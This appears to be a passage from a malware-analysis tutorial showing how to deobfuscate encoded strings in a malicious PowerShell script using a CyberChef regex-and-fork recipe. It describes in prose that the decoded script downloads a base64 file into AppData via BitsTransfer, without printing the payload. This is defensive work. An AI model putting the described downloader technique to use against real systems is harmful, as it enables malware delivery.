
We can use this to our advantage and decode the remaining values using CyberChef.

Deobfuscation Using CyberChef

We can begin this by prototyping a Regular Expression that takes the original Powershell script and obtains all values between quotes.


The regex of `'[^']+'`, can achieve this. This regex looks for single quotes, followed by anything that is not a single quote and is ended by another single quote.

Here we can use the Regular Expression and "Highlight Matches" functions to confirm our prototype.




With the Regular Expression working as intended, we can change "Highlight Matches" to "List Matches".

This will list only the encoded values in the script.




From here we can go ahead and apply a "Fork", which means we can act on each encoded value individually. We can also go ahead and remove the single quotes from each line



After applying the fork and removing quotes, we should have something like this. This is all of the encoded values separated by a newline, it looks like junk but we'll fix that in a second.

With the output looking as expected, we can go ahead and apply our previous regex to the CyberChef Recipe.



Final Output

Applying the above recipe, each of the encoded lines will be individually decoded according to the regex we provided.

We can now see all decoded values from the Powershell script.

This includes references to the Google Drive URL, PowerShell, BitsTransfer, AppData folder, as well as additional base64 encoding.

The combination of these values implies that the script uses Powershell to Download a base64 encoded file to the AppData folder. The download is performed using the Bits protocol, using the BitsTransfer Powershell module.

At this point, the script is now successfully decoded and IOCs obtained.

Conclusion

We've now successfully decoded the script and obtained all decoded values. We manually analysed a script and removed decoy comments, identified an embedded PowerShell script, and ultimately extracted and decoded all encoded values.

We've also looked at a simple but interesting method of obfuscation and demonstrated multiple means of successfully decoding (Python, Regex/CyberChef).